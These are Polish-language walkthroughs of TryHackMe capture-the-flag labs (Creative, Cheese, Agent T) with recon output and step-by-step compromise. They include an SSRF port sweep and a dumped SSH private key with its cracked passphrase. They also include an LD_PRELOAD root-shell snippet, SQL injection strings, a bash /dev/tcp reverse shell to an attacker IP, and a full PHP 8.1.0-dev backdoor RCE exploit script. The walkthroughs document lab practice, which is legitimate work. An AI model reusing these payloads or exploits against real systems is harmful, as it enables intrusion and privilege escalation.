


CTF – Walkthroughs

Spis treści

Lista wykonanych CTF oraz laboratoriów na stronie TryHackMe	2
Creative CTF	2
Cheese CTF	6
Agent T CTF	9
Wgel CTF	11
LazyAdmin CTF	13
Hijack CTF	15
Basic Pentesting	16

Lista wykonanych CTF oraz laboratoriów na stronie TryHackMe



W celu dokumentowania doświadczeń związanych z wykonywaniem laboratoriów oraz CTF TryHackMe niektóre z nich będą opisywane.

Aktualna liczba wykonanych ćwiczeń = 42

Creative CTF

Pierwszym standardowym krokiem było wykorzystanie nmap do skanu portów ofiary oraz wyszukania ścieżek URL poprzez gobuster/dirsearch.

```

(kali@kali)-[~]
$ nmap -sV -Pn -A 10.10.125.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 09:47 CEST
Nmap scan report for 10.10.125.180
Host is up (0.10s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256  47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256  cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://creative.thm
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.02 seconds

```

Host przekierowuje do <http://creative.thm>, aby pomyślnie łączyć się z tym adresem należy dodać go do /etc/hosts.

Jedyną wyszukaną ścieżką jest /assets, która nie prowadzi do niczego ciekawego. Spróbujemy wyszukać poddomeny.

```

(kali@kali)-[~]
$ gobuster vhost -u http://creative.thm/ -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
--append-domain

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://creative.thm/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true

Starting gobuster in VHOST enumeration mode

Found: beta.creative.thm Status: 200 [Size: 591]
Progress: 1022 / 100001 (1.02%)

```

Praktycznie od razu odnaleziona została subdomena beta.creative.thm, którą także dodamy do /etc/hosts. Witryna zawiera tester żywotności URL.

Beta URL Tester


This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

http://example.com


Submit

Po wprowadzeniu adresu URL <http://localhost> (localhost to creative.thm) do pola otrzymujemy HTML strony internetowej creative.thm:




Ta możliwość powoduje, że warto sprawdzić, czy z poziomu beta.creative.thm mamy możliwość połączenia z jakimś portem niedostępnym od zewnątrz. Bazując na informacjach w internecie stworzymy listę najpopularniejszych portów, aby sprawdzić czy możemy się do nich podłączyć.

Aby to zrobić, sugerując się źródłami z internetu, skorzystamy z Burp oraz FoxyProxy. FoxyProxy to wtyczka, która może wykonać dla nas proxy z przechwyty danych korzystając ze strony na Burp. Burp natomiast pozwoli nam przeanalizować odpowiedź atakowanej witryny i sformułować zapytania POST, które później także z pomocą proxy będą zastosowane do ataku.




Poprzez funkcje Burp zmieniliśmy pole url na url=http://localhost:\$80\$ tak, aby w miejscu portu wpisywano tę, którą zapisaliśmy w liście. Później przenieśliśmy to do Intruder, załadowaliśmy listę portów i rozpoczęliśmy atak.



Z analizy ataku wynika, że zapytanie z portem 1337 ma charakterystyczną wielkość. Przetestujemy ten port. Okazuje się, że jest on portem do listowania ścieżek.

Tym samym możemy podejrzewać /etc/passwd. Można znaleźć między innymi użytkownika saad.



Pora zatem znaleźć klucz prywatny ssh tego użytkownika. Dokonujemy tego poprzez użycie strony i adresu: http://localhost:1337/home/saad/.ssh/id_rsa.

Klucz został odnaleziony:

```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktZjEAAAACmFlczl1N1ldHIAAAAGYmNyeXB0AAAAGAAAA1J8+LAd
rb49YHdSMZgX80AAAAAAGAAAAAB3NzaC1yc2EAAAADAQABAAQgQDBbWMPtT0e
wBK40FcBuzgLLzjLfa21TgQxhJBYMPUvwbzgiGpJYEd6sXKeh9FXGyGgXCduq3rzPSCs
48K+nYj6Snob95PhKfFL3x8JMc3sABvU87QxrfQ3PFsYmEzd38tmTIMQkn08Wf7g13Mj6
LzfUwvvy9QZXMujHpExowWuWIEKBYiPeEK7mGv50jJLsaEpQorZNVUhrUO4frSA6/OTmXE
d/hMK2910cAiCa5NlgBn4nH8y5bJScrygFUSVJIMBVUY0H77mj6gmJUoz2jy96IV+rBaFoB
lG0y00qbX+2Y2ZBjSkwOG9703HmMnMKH+vcL09h3mQodWdqlP73UJ0PK2pnuUPVgE8ju
nkkRVNqgQ5m0eYdKwHLKz13jzohUBBSLrtj6c9hc8CqErF5B573RKdhu4qy4jKcMEW1D xKhNWu+Ti3VME1Q0ThJl/TMCR+lh+
/IDWgVtaW0LJR6Cn5ZzUHLBJkDV66vjRYN/3dj5 bncTj3dKFpec8AAAWOYx0osErjJdCuK4vKpBkSG3N3HsGeQh9KtrGHma9f5/4HV1O2g
NpdxT+pg8t5+plmbA12WILLPWmq8RLXjoPY2Hg6swPFtqB0KCLotz8XMjYTB0PMHpa4S
98bHQOG0t3WtkYewKtGle5j5kEw6YxGVg7/uXQVohACNoniByRMhX2HG6mkXV9p2zi9ym+
Zd7LYPSZ6FTKLouqjbpAdwX6YwSV8uXIGAnT6u5UJMU7EbQhextQYgPozhsVDULuSw quaPOYj/8ZqB15o3on+F2VbNc7J/5t0gDd0TzQDFZIMg3zJlnoV
/NLUsrGrzC/52 IgALLqjeVeGmzXEsqWW1+4rF4dnVuwBcHdskZ8TbKEGueBjMX3FdaIP0SAI7+gRQNP30sW
VABMeVjmlDL+reNAtsPtmDhXudvovVITXOV3Bua4UsRjpF6rjpmMgUYjeu3Df9FJAqORS
qvcCB1IPamb50y6v2qweOHJav4Db7KCYRNR5C1WSR74rDUBLausyWFApWxHVpTdDhY6Zba
+hmqT+kre2Qsg7fvBG7U8Fgeejf1jVgSIMyUQ1UoowlmdBoP6/e16Ce3p6lhqAECh0mHT
Z5tvpF3QjP6mOPTy1YabeCrSkWoTN821bZUAWU0O5IGYoKZ05fo6u5g7kjlLmXNG15AU
ZAdKt56miOG5g4SsqudNVaJTQg7rsrVW3ghA4kE+BiRGmTuvKt5q4WZDB6gXzJgEsZ5Kt
KbURhkIzzqxKprl+yYTrmqxklEhS2V6qDlYoVscYnlZK9IDV/lc22nEksTWhKzHe+6A7
qWNmK0w9xaldB8WVjyfcf2nOraAdAYSiZ8r7c+WSoucqvBEBWhbItqz1oL+bYeDhgRWusP
e+gukwODGaGOpUj793Eusk6vY7Za5agOMDnErsREuT2ZsUj20axYwmb50jJLsaEpQorZNVUhrUO4frSA6/OTmXE
UBwL2LgGSDZgZJC+DLQjPqguy9gaADlONrwc6ushxgFuglRDV+WzXtw9uDeFllQgHwZ
FXQLzmLQZ5X1jIWD2nqZwPnM66g9wOestYv8+8mjz5EjTr80Nsde/eVys3sY9STF+Ye
421hF21P2RL0Yv4UM2aQ2hmFub9Mj99Rj5UvpY83z4uYu7Vmq2dMDcFsk7Zg8jdNDMg20 GpgYrCLH44/PrKRKdtdlVXILLKJlFau8TPzyhKfsa6/3H485Sc
AT4d4+hRv3n1+1l003 17H7P0ZRP0P0aRe1 X12nRMcak0Y7z7FvFhH0FMw3rTcdnPhk0l1E0fXRPk6SNWWh7f611
```

Teraz zapisujemy go jako id_rsa i nadajemy odpowiednie uprawnienia. Kali Linux posiada narzędzie john2ssh, które pomoże nam w zdobyciu hasła:

```
(kali@kali)~$ nano id_rsa
(kali@kali)~$ chmod 600 id_rsa
(kali@kali)~$ locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-311.pyc
(kali@kali)~$ python3 /usr/share/john/ssh2john.py id_rsa > password.hash
(kali@kali)~$ john password.hash --wordlist=/usr/share/wordlists/rockyou.txt
stat: -: No such file or directory
(kali@kali)~$ john password.hash --wordlist=/usr/share/wordlists/rockyou.txt
stat: wordlist=/usr/share/wordlists/rockyou.txt: No such file or directory
(kali@kali)~$ john password.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness (id_rsa)
1g 0:00:01:04 DONE (2024-09-25 11:18) 0.01555g/s 14.93p/s 14.93c/s 14.93C/s whitney..sandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Tym samym możemy przejść do logowania przez ssh jako saad. Po zalogowaniu sięk komendą ssh -i id_rsa saad@10.10.125.180 uzyskujemy flagę user.txt.

```
4 history
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
sudo -l
whomai
whoami
pwd
ls -al
sudo -l
ls -al
pwd
whoami
mysql -u root -p
netstat -antlp
mysql -u root
sudo su
ssh root@192.169.155.104
mysql -u user -p
mysql -u db_user -p
ls -ld /var/lib/mysql
ls -al
cat .bash_history
cat .bash_logout
nano .bashrc
ls -al
```

W .bash_history można znaleźć hasło użytkownika saad.

```
saad@m4lware:/$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
saad@m4lware:/$
```

Saad może korzystać z `/usr/bin/ping` jako root. Wystarczy zatem znaleźć sposób na wykorzystanie tego do eskalacji w root. Przydatną stroną jest GTFObins. Niestety z tym narzędziem nic nie zrobimy. Istnieje natomiast LD_PRELOAD Linux Privilege Escalation. Stosując się poradnikami można wykonać kolejno:

```
GNU nano 4.8
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

Utworzenie pliku `shell.c` w `/tmp`.

Następnie należało skompilować program i w skompilowanym programie podać w argumencie „ping”. Tym samym uzyskujemy powłokę w której jesteśmy zalogowani jako root. Tym samym możemy odczytać flagę `root.txt` i zakończyć CTF.

```
saad@m4lware:/tmp$ nano shell.c
saad@m4lware:/tmp$ nano shell.c
saad@m4lware:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
saad@m4lware:/tmp$ ls -al shell.so
-rwxrwxr-x 1 saad saad 14760 Sep 25 10:03 shell.so
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
Sorry, user saad is not allowed to execute '/usr/bin/find' as root on m4lware.
saad@m4lware:/tmp$ id
uid=1000(saad) gid=1000(saad) groups=1000(saad)
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
Sorry, user saad is not allowed to execute '/usr/bin/find' as root on m4lware.
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/shell.so ping
# whoami
root
# cat root/root.txt
cat: root/root.txt: No such file or directory
# cat /root/root.txt
992bfd94b90da48634aed182aae7b99f
```

Cheese CTF

Eksplorując podatną witrynę można natknąć na panel logowania. Poszukiwanie ścieżek, skany portów oraz ogólna inspekcja strony i kodów źródłowych nie przyniosła żadnych korzyści.

Login


Username

Password


Login

Podejmiemy próbę zastosowania SQL Injection. W tym celu można zastosować narzędzie hydra, gdzie w wordliście haseł wprowadzimy najpopularniejsze zapytania SQL prowadzące do SQL


Injection. Próbuje najpopularniejszym sposobem: ' OR 1=1; -- - nie udało się zalogować, aczkolwiek próbując alternatywnie ' || 1=1; -- - już tak, toteż nie będziemy już tracić czasu na tworzenie listy oraz korzystanie z hydry.



Uzyskujemy dostęp do panelu Admina, gdzie znaleźć możemy zakładki: Orders, Messages, Users. W zakładce Messages można znaleźć wiadomość. Nie zawiera ona jednak niczego ciekawego. Przeglądając się linkom pozwoliło zwrócić uwagę na fragment: `secret_script.php` w adresie URL. URL wygląda jakby mógł być podatny na Command Execution. Skrypt miał parametr `file`, dlatego najpierw spróbujemy wykonać File Inclusion.



Sprawdzimy /etc/passwd:



Nasz cel się zrealizował i uzyskujemy dostęp do pliku.

File Inclusion działa, więc w źródłach internetowych wyszukujemy sposobu na RCE File Inclusion z PHP. Na github znajdujemy program python, który nam to wykona. Na stronie https://github.com/synacktiv/php_filter_chain_generator/blob/main/README.md można skopiować php_filter_chain_generator, który wykorzystamy do utworzenia Reverse Shell. Ta

pythonowa aplikacja wykonuje RCE z komendą wywołującą Reverse Shell.

```
(kali@kali)-[~]
└─$ python3 php_filter_chain_generator.py --chain "<?php exec('/bin/bash -c \"bash -i >6 /dev/tcp/10.21.38.159/4444 0>61\"'); ?>" | grep "php" > payload.txt
(kali@kali)-[~]
└─$ curl "http://10.10.12.172/secret-script.php?file=$(cat payload.txt)"
```

Uzyskaliśmy dostęp do powłoki. „Spawnujemy” /bin/bash poprzez `python3 -c 'import pty; pty.spawn("/bin/sh")'`. Wykorzystujemy LinPEAS do wyszukania podatności do zwiększenia uprawnień. Odnajdujemy podatny na wpis plik `/home/comte/.ssh/authorized_keys`, co pozwoli nam na dodanie swojego klucza publicznego i umożliwienie połączenia ssh jako „comte”. Po wygenerowaniu klucza publicznego wklejamy go do pliku komendą `echo „<klucz>” > /home/comte/.ssh/authorized_keys`, po czym możemy zalogować się jako comte. Istotne jest także nadanie kluczowi odpowiednich uprawnień, ponieważ w innym przypadku się nie zalogujemy.

```
(kali@kali)-[~]
└─$ chmod 600 klucz.txt
(kali@kali)-[~]
└─$ ssh -i klucz.txt comte@10.10.12.172
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 26 Sep 2024 08:12:02 AM UTC

System load:  0.0               Processes:    143
Usage of /:   31.1% of 18.53GB   Users logged in: 0
Memory usage: 8%               IPv4 address for ens5: 10.10.12.172
Swap usage:   0%

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.
   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

47 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Apr  4 17:26:03 2024 from 192.168.0.112
comte@cheesectf:~$
```

Sprawdzamy do jakich czynności mamy uprawnienia jako sudo:

```
comte@cheesectf:~$ sudo -l
User comte may run the following commands on cheesectf:
(ALL) NOPASSWD: /bin/systemctl daemon-reload
(ALL) NOPASSWD: /bin/systemctl restart exploit.timer
(ALL) NOPASSWD: /bin/systemctl start exploit.timer
(ALL) NOPASSWD: /bin/systemctl enable exploit.timer
```

```
comte@cheesectf:/etc/systemd/system$ cat exploit.service
[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
comte@cheesectf:/etc/systemd/system$ cat exploit.timer
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=

[Install]
WantedBy=timers.target
```

Z plików można zauważyć, że `exploit.timer` wywołuje proces `exploit.service`, a ten z kolei nadaje przywileje `setuid xxd`. Należało naprawić `exploit.timer` (bez tego proces się nie uruchamiał). Błąd

wynikał z braku konfiguracji OnBootSec. Można nadać dowolną wartość(w sekundach). W moim przypadku są to 3s.

Następnie na GTFOBins wyszukujemy xxd.

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFIL=ile_to_write
echo DATA | xxd | xxd -r - "$LFIL"
```


Spróbujemy wykonać to analogicznie. Umożliwi nam to wpisanie klucza publicznego do kluczy roota, tym samym będziemy mogli się na niego zalogować.

Z uwagi na nieprzyjemną funkcjonalność TryHackMe mój „AttackBox” został wyłączony przed wykonaniem zrzutów ekranu etapu końcowego, aczkolwiek po zakończeniu ćwiczenia, toteż dalszą dokumentację zakończą zrzuty komend.

Instance termination

Written by Blackout
Updated over a week ago

On very few occasions, you'll find that your instance will be terminated by TryHackMe. You will receive a pop up that looks like this:



This happens as a result of a cost saving measure we implement to ensure that we can consistently give access to more machines and more content. These interruptions should not be frequent - if you find yourself in a situation where this is happening a lot, please reach out to us at support@tryhackme.com

Dodanie klucza publicznego do roota:

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCp/twZFaCiO0BnCIWRjLzdWuYdCQ9GsEOCU0GoC3
XJLKtHDgOYJT5SgKBEL7DoMeT5Z1YFkdHeiQhyx8fZW4x7mR8677rGqbqXaO+EjV2Jxt7CL1fr3LES
ufFJXI9lVjf5qEN8gd9Z3y0u0qgtkNSnHaxl5h773Zk9HKlw8qqHcnbvFPd8QyVTYSXRzsLWqyeLwC
6AAzYtxcxlZl1UErqyloeY9vTCwHhPql1rWXleYwHntLV8a8e/hmp5Gprx/6imiMJGXnlaMpBkuHz
DTM/BQnNb/OldQbM8xxaluz2ULG5l4YUDYMI1xRgCn7XOfKWsWKTJrhD9afFKRKPpy1tHfUgv0R
27AxwARl8g1t3dV8lLP8cPeWOHuvVnMvHlglOp4UnrQR4Q3nBjcGhgdI9GVWCLs1OJAU0gz0Yl
EMmQmA9Dd1KTQ01MzCnaDx58ZGMxBVAr8lLRKaiw+WYhaaC0qvj0JwW9SroMSLvXBUHUFrC
B8nTpo81YbYtX1RE= root@kali"| xxd | xxd -r - "/root/.ssh/authorized_keys"
```

Zalogowanie się: `ssh -i klucz.txt root@<ip>`

Tym samym zdobywamy flagę root i kończymy zadanie.

Agent T CTF

Standardowy start: gobuster/dirsearch, nmap, analiza kodów źródłowych witryny. nmap(widać to także w zapytaniach komunikacyjnych) podpowiada nam nazwę wersji serwera PHP:

```

(kali@kali)-[~]
└─$ nmap -sV -Pn -A 10.10.126.39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 11:40 CEST
Nmap scan report for 10.10.126.39
Host is up (0.083s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Admin Dashboard
PHP cli server 5.5 or later (PHP 8.1.0-dev)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds

```

Sprawdzimy, czy w Internecie istnieje podatność PHP 8.1.0-dev. W bazie danych exploitów istnieje zweryfikowany payload, który umożliwi RCE.

```

#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontrol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
                "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
                "User-Agentt": "zerodiumsystem(" + cmd + ");",
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
        except KeyboardInterrupt:
            print("Exiting...")
            exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting..")
    exit

```

Tworzymy plik z exploitem i go uruchamiamy.

```

(kali@kali)-[~]
└─$ python3 exploit-agent.py
Enter the full host url:
http://10.10.126.39/

Interactive shell is opened on http://10.10.126.39/
Can't acces tty; job crontrol turned off.
$ 

